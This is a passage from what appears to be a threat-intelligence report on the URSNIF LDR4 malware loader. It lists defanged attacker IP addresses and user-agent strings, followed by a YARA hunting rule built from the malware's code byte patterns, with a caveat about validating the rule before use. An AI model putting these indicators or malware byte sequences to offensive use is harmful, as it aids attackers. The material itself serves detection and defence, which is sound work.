- 45[.]95.11.62 (SK) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]140.146.241 (MD) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]142.212.87 (MD) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]150.67.4 (MD) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 77[.]75.230.62 (CZ) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 77[.]91.72.15 (HU) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.100.71 (FI) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.100.209 (FI) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.106.8 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.106.16 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.107.13 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)

- 94[.]131.107.132 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 94[.]131.107.252 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 141[.]98.169.6 (FI) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 185[.]250.148.35 (MD) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 188[.]119.112.104 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 193[.]38.54.157 (NL) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)

User Agent strings:

- Mozilla/5.0 (Windows NT ***<os_version>***; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
- Mozilla/5.0 (Windows NT ***<os_version>***; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36

Appendix C: YARA rule

The following YARA rule is not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. This rule is intended to serve as a starting point for hunting efforts to identify new LDR4 samples; however, it may need adjustment over time if the malware family changes.

```
rule URSNIF_LDR4 {

    strings:

        $str1 = "LOADER.dll" fullword

        $str2 = "DllRegisterServer" fullword

        $str3 = ".bss" fullword

        $x64_code1 = { 3D 2E 62 73 73 74 0A 48 83 C7 28 }

        $x64_code2 = { 8B 17 48 83 C7 04 8B CA 8b C2 23 CB 0B C3 F7 D1 23 C8 41 2B CA 44 8B D2 41 89 08 41 8B CB 49 83
C0 04 83 E1 07 FF C1 41 D3 C2 41 83 EB 04 79 }

        $x64_code3 = { 41 0F B6 01 49 FF C1 8B C8 8B D0 83 E1 03 C1 E1 03 D3 E2 44 03 C2 41 83 C2 FF 75 }

        $x64_code4 = { 45 8D 45 08 48 8D 8C 24 [4] BA 30 00 FE 7F E8 }

        $x64_code5 = { 48 8D 8C 24 [4] BA 30 00 FE 7F 41 B8 08 00 00 00 E8 }

        $x86_code1 = { 81 F9 2E 62 73 73 74 09 83 C6 28 }

        $x86_code2 = { 8B 06 8B D0 23 55 0C 8B D8 0B 5D 0C F7 D2 23 D3 2B D1 8A 4D 08 80 E1 07 83 C6 04 89 17 83 C7 04
FE C1 D3 C0 83 6D 08 04 8B C8 79 }

        $x86_code3 = { 8A 0E 0F B6 D1 8B CA 83 E1 03 C1 E1 03 D3 E2 46 03 C2 4F 75 }

        $x86_code4 = { 6A 08 8D 45 F8 68 30 00 FE 7F 50 E8 }

    condition:

        5 of them

}
```